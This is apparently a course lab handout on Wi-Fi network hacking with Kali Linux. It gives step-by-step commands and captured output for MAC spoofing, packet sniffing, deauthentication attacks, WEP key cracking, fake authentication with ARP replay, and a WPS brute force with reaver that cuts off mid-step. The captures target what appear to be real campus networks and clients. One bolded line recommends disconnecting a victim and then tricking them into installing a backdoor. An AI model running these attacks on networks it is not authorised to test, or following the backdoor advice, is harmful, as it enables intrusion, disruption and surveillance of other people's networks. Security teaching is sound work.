Preparing the Laboratory Environment

Tools Link on Google Drive

Tools - Google Drive


Network Hacking

Task 1: Changing the hardware address (MAC Address)

1. Start Kali Linux
2. Connect the wi-fi adaptor
3. Check the connection
   - ifconfig
   - check if you can see wlan0
4. Bring the wlan0 down
   - ifconfig wlan0 down
5. Change the hardware address
   - IP address
   - ifconfig wlan0 hw ether _____
6. Bring the wlan0 up
   - ifconfig wlan0 up

The Hardware Address is changed to your desired hardware address

Task 2: Changing the mode from Managed to Monitored



1. Check the mode of working of the Wi-Fi adaptor card
   a. iwconfig
2. It shows that the Mode is “Managed”. We need to execute the Wi-Fi adaptor card in Monitor Mode. Convert it into Monitor Mode
   a. ifconfig wlan0 down
   b. airmon-ng check kill (Kills the network manager; you may lose internet connection)
   c. iwconfig wlan0 mode monitor


d. ifconfig wlan0 up

These are the steps involved to initiate Pre-Connection Attacks. Pre-connection attacks don't need internet connectivity.

Task 3: Packet Sniffing using airodump-ng

- airodump-ng is a packet sniffer


1. Enable the wireless card in monitor mode
2. Get information about packets in the environment
    a. airodump-ng wlan0
    b. ctrl+c to quit
        i. ESSID is familiar field and shows the wireless networks around us
        ii. BSSID is base station MAC address
        iii. PWR is signal strength of network (higher the number, better is the signal)
        iv. Beacons are frames that are broadcasted to show its existence
        v. #Data is data transmitted
        vi. #/s is the data frames transmitted per 10 seconds
        vii. Channel number of the network
        viii. MB is maximum speed supported by network
        ix. ENC shows encryption used by the network (if OPN, you can connect without password)
        x. No need to worry about ENC, CIPHER, AUTH; will discuss during gaining access




Moral: Not all networks will be visible as the adaptor might be sniffing at some frequency by default. So if all clients or ESSIDs are not visible, it is because wireless adaptor has a limitation and the router is broadcasting at some other higher or lower frequency and is outside its reach.

Task 4: Forcing the airodump-ng to listen to other frequencies

1. Checking the presence of 5GHz bands
    a. airodump-ng --band a wlan0



2. Checking the presence of other bands
    a. airodump-ng --band abg wlan0



Identifying the band from where information needs to be used is important.

Task 5: Targeted packet sniffing

1. Checking the presence of wireless networks in the vicinity
    a. airodump-ng wlan0

```
File  Actions  Edit  View  Help

 CH 13 ][ Elapsed: 0 s ][ 2021-08-03 05:59

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 1C:3B:F3:32:04:58  -96        2        0    0  11  195   WPA2 CCMP   PSK  NU-WIFI
 22:3B:F3:32:04:58  -94        3        0    0  11  195   WPA2 CCMP   PSK  Ablock
 24:F2:7F:16:1E:62  -91        2        0    0   1  130   OPN              NU-GUEST
 24:F2:7F:16:1E:61  -99        5        0    0   1  130   WPA2 CCMP   PSK  NU_EXAM
 C0:A0:BB:9F:79:BE   -1        0        0    0   1   -1                    <length:  0>
 F6:03:82:F2:00:EF  -81        7        0    0   6  180   WPA2 CCMP   PSK  ADYYU00tSjcwMEY
 36:28:05:15:2C:C8  -100        8        0    0   6   65   WPA2 CCMP   PSK  JARVIS

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C0:A0:BB:9F:79:BE  08:ED:B9:E6:88:85  -103    0 - 1     12       34         NU-WIFI

 (not associated)   22:65:59:47:5E:72  -101    0 - 1      1        3

Quitting ...
root@kali:~#
```

2. inform airodump-ng to sniff from channel 6 with BSSID F6:03:82:F2:00:EF i.e. of the selected network
    a. airodump-ng --bssid F6:03:82:F2:00:EF --ch 6 wlan0

```
 CH  6 ][ Elapsed: 1 min ][ 2021-08-03 06:07

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F6:03:82:F2:00:EF  -79 100      589        0    0   6  180   WPA2 CCMP   PSK  ADYYU00tSjcwMEY

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

3. informing airodump-ng to sniff and write into a file
    a. airodump-ng --bssid F6:03:82:F2:00:EF --ch 6 --write test.txt wlan0


```
 CH 11 ][ Elapsed: 12 s ][ 2021-08-03 06:12

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 1C:3B:F3:32:04:58  -91 100      145        0    0  11  195   WPA2 CCMP   PSK  NU-WIFI

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 1C:3B:F3:32:04:58  08:ED:B9:E6:88:85  -99    0 - 1      0        1
```

    i. BSSID will remain the same
    ii. STATION shows all devices connected to the network
    iii. PWR is strength of signals with the devices

4. Checking the files downloaded
    a. ls
        i. 4 files are created corresponding to each written text file with extensions .cap, .csv, .kismet.cap, .kismet.csv and file name is now ad-1 or ad-2 or test-1 or test-2


```
root@kali:~# ls
ad.txt-01.cap            ad.txt-02.cap            Desktop                          Pictures     test-01.kismet.csv     test-02.kismet.csv
ad.txt-01.csv            ad.txt-02.csv            Documents                        Public       test-01.kismet.netxml  test-02.kismet.netxml
ad.txt-01.kismet.csv     ad.txt-02.kismet.csv     Downloads                        Templates    test-01.log.csv        test-02.log.csv
ad.txt-01.kismet.netxml  ad.txt-02.kismet.netxml  embedded-browser-no-sandbox.json test-01.cap  test-02.cap            Videos
ad.txt-01.log.csv        ad.txt-02.log.csv        Music                            test-01.csv  test-02.csv
root@kali:~#
```

5. Run wireshark to open capture files
    a. wireshark test-01.cap



If the network is OPN (without encryption), data can be viewed here itself. Data will not be visible currently as the information is encrypted.

Task 6: Deauthentication Attack (Disconnect any device from any network)



1. Send many packets to the network to tell the network that the target machine is being deauthenticated
2. Dump the packets without writing into file as file is not needed
    a. airodump-ng –bssid 1C:3B:F3:32:04:58 --channel 11 wlan0
    b. aireplay-ng --deauth 1000000000 –a 1C:3B:F3:32:04:58 –c 08:ED:B9:E6:88:85 wlan0
        i. –a is the access point (network) MAC address
        ii. –c is the client machine (target machine) MAC address
        iii. Client disconnects from the network
        iv. In many cases, the target can connect to another network or mobile network; internet access may continue. It looks as if the attack did not occur, but it occurs

3. If the network is a 5GHz network, use –D at the end (to keep the network busy)
    a. aireplay-ng --deauth 1000000000 –a 1C:3B:F3:32:04:58 –c 08:ED:B9:E6:88:85 wlan0 –D

The benefit of doing this attack is:

- **You can disconnect a node from access, reach out the victim person informing that there is a software that needs to be installed. This software is a backdoor and you can keep getting information using the backdoor.**
- **You can capture handshake of WPA (to be studied later)**

Task 7: Cracking WEP (Wired Equivalent Privacy)

```
CH 14 ][ Elapsed: 0 s ][ 2021-08-04 13:10

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

AC:67:06:49:1B:D1  -106        6        0    0   1   54e. WPA  TKIP   PSK  NU-WIFI
24:F2:7F:16:1E:61  -106       14        0    0   1  130   WPA2 CCMP   PSK  NU_EXAM
24:F2:7F:16:1E:60  -94         4        0    0   1  130   WPA2 CCMP   PSK  NU-WiFiN
1C:3B:F3:32:04:58  -92         7        0    0  11  195   WPA2 CCMP   PSK  NU-WIFI
54:B8:0A:2C:9E:E0  -106        2        0    0  11   54e. WEP  WEP         NU-WIFI
90:4C:81:21:B7:61  -94         2        0    0  11  130   WPA2 CCMP   PSK  NU-WiFiN
90:4C:81:21:B7:60  -106        6        0    0  11  130   WPA2 CCMP   PSK  NU_EXAM
22:3B:F3:32:04:58  -92         9        0    0  11  195   WPA2 CCMP   PSK  Ablock

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   AC:C3:3A:E4:3B:D0  -107    0 - 1     20        6

Quitting ...
```

- Each packet is encrypted using a unique key stream.
- Random initialization vector (IV) is used to generate the keys streams.
- The initialization vector is only 24 bits!
- IV + Key (password) = Key stream.

- IV is too small (only 24 bits).
- IV is sent in plain text.

Result:

- IV's will repeat on busy networks.
- This makes WEP vulnerable to statistical attacks.
- Repeated IVs can be used to determine the key stream;
- And break the encryption

To crack WEP we need to:

1. Capture a large number of packets/IVs. → using airodump-ng
2. Analyse the captured IVs and crack the key. → using aircrack-ng

1. Capture packets into a text file
    a. airodump-ng --bssid _____ --channel 11 --write test_wep wlan0
        i. Data field increases very fast; i.e. no of useful packets which contain different IVs useful for cracking the key
2. Run aircrack-ng against the captured packets
    a. aircrack-ng test_wep.cap file

```
Opening basic_wep-01.cap
Read 328704 packets.

   #  BSSID              ESSID                     Encryption

   1  F8:23:B2:B9:50:A8  Test_AP3                  WEP (155258 IVs)

Choosing first network as target.

Opening basic_wep-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 156072 ivs.
                     KEY FOUND! [ 41:73:32:33:70 ] (ASCII: As23p )
        Decrypted correctly: 100%
```

The captured file shows the Key (in ASCII format as well) used to connect. Note that enough packets are needed before aircrack-ng is able to identify the key from the available IVs. If the network is not busy then it would take hours to capture enough IVs.

```
 CH 11 ][ Elapsed: 48 s ][ 2021-08-04 13:17

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 54:B8:0A:2C:9E:E0  -106  20      148        0    0  11   54e. WEP  WEP         NU-WIFI

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting ...
```

```
root@kali:~# aircrack-ng wep_lab-01.cap
Reading packets, please wait...
Opening wep_lab-01.cap
Read 2550 packets.

   #  BSSID              ESSID                     Encryption

   1  54:B8:0A:2C:9E:E0  NU-WIFI                   Unknown

Choosing first network as target.

Reading packets, please wait...
Opening wep_lab-01.cap
Read 2550 packets.

1 potential targets

Please specify a dictionary (option -w).
```

So the alternative is to force the APs to generate IVs.

Task 7: Fake Authentication

1. Run airodump-ng against the target network
    a. airodump-ng --bssid _____ --channel 11 --write arpreplay wlan0
2. get the MAC address of wireless adaptor
    a. ifconfig

```
wlan0: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI>  mtu 1500
        unspec D0-37-45-F0-88-5B-00-2A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 8210  bytes 1342879 (1.2 MiB)
        RX errors 0  dropped 8133  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


        i. first 12 digits of the unspec field suggest the MAC address; usually mentioned with ether
3. perform fake authentication
    a. aireplay-ng --fakeauth 0 –a _____ -h D0:37:45:F0:88:5B wlan0
        i. parameter with –a is the AP MAC Address
        ii. parameter with –h is the host MAC address (i.e. address of your attacking Wi-Fi adaptor)

```
12:40:36  Waiting for beacon frame (BSSID: 64:16:F0:EC:7B:F3) on channel 6

12:40:36  Sending Authentication Request (Open System) [ACK]
12:40:36  Authentication successful
12:40:36  Sending Association Request [ACK]
12:40:36  Association successful :-) (AID: 1)
```

```
10:19:07  Sending Authentication Request (Open System)
10:19:09  Sending Authentication Request (Open System)
10:19:11  Sending Authentication Request (Open System)
10:19:13  Sending Authentication Request (Open System)
10:19:15  Sending Authentication Request (Open System)
10:19:17  Sending Authentication Request (Open System)
10:19:19  Sending Authentication Request (Open System)
10:19:21  Sending Authentication Request (Open System)
```


```
10:19:37  Sending Authentication Request (Open System)
Attack was unsuccessful. Possible reasons:

    * Perhaps MAC address filtering is enabled.
    * Check that the BSSID (-a option) is correct.
    * Try to change the number of packets (-o option).
    * The driver/card doesn't support injection.
    * This attack sometimes fails against some APs.
    * The card is not on the same channel as the AP.
    * You're too far from the AP. Get closer, or lower
      the transmit rate.
```

Run them simultaneously:




These steps just connect to the network; they associate the adaptor with the machine but do not permit to transmit and receive the messages yet.

4. Perform arpreplay attack and force the AP to generate new IVs
    a. aireplay-ng –arpreplay –b _____ -h _____ wlan0
        i. parameter to pass with –b is AP MAC address
        ii. parameter to pass with –h is MAC address of the Wi-Fi adaptor




    b. Waiting for new ARP packets and ACKs, but 0 in NU



    c. Ideal scenario

    d. Run aircrack-ng to crack the dumped packets


        i. aircrack-ng arpreplay-01.cap



```
root@kali:~# aircrack-ng arpreplay-01.cap
Reading packets, please wait...
Opening arpreplay-01.cap
Read 27 packets.

   #  BSSID              ESSID                     Encryption

   1  C0:A0:BB:9F:79:BE  NU-WIFI                   Unknown

Choosing first network as target.

Reading packets, please wait...
Opening arpreplay-01.cap
Read 27 packets.

1 potential targets

Please specify a dictionary (option -w).
```

Task 8: Cracking WPA/WPA2

Both are similar. Only difference is the encryption technique used for message integrity. WPA uses Temporary Key Integrity Protocol (TKIP) and WPA2 uses Counter Mode with Cyber Block Chaining Message Authentication Protocol (CCMP). In any case, it does not affect method used to crack WPA and WPA2. They are secured compared to WEP. Hence it is challenging to crack WPA/WPA2.



Enable WPS on the network. It needs to be misconfigured to be used to normal key authentication and not the push button authentication. Router will not work if pbc is enabled. If WPA and WPA2 are secured, this is the only vulnerability we can explore.

1. Use wash to display all networks around which have WPS enabled
    a. Wash --interface wlan0
        i. dBm is the power
        ii. WPS is the version of WPS
        iii. ESSID is name given to the network

```
root@kali:~# wash --interface wlan0
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
9A:3B:8F:9A:4C:E6    1  -83  2.0  No              N08ODM16
7A:53:0D:D4:49:4A    2  -108  1.0  No   RalinkTe  (null)
60:E3:27:60:AE:7C    3  -108  1.0  No   AtherosC  Pranshu Vashi
^C

root@kali:~#
```

2. Run reaver to bruteforce the pin and use it to compute the actual WPA key.
    a. reaver --bssid _____ --channel ___ -- interface wlan0 --vvv --no-associate
        i. --vvv helps get additional information to know why it failed
        ii. --no-associate to tell reaver not to associate with target network as we are doing manually here

```
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 3
[+] Waiting for beacon from 60:E3:26:60:AE:7C
```

3. Go to Downloads and see the listing
    a. ls
        i. find reaver in downloads
4. Run reaver in Downloads
    a. ./reaver --bssid _____ --channel 1 --interface wlan0 --vvv --no-associate
        i. Reaver is trying with pin 12345670 to start with

```
Reaver v1.6.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 1
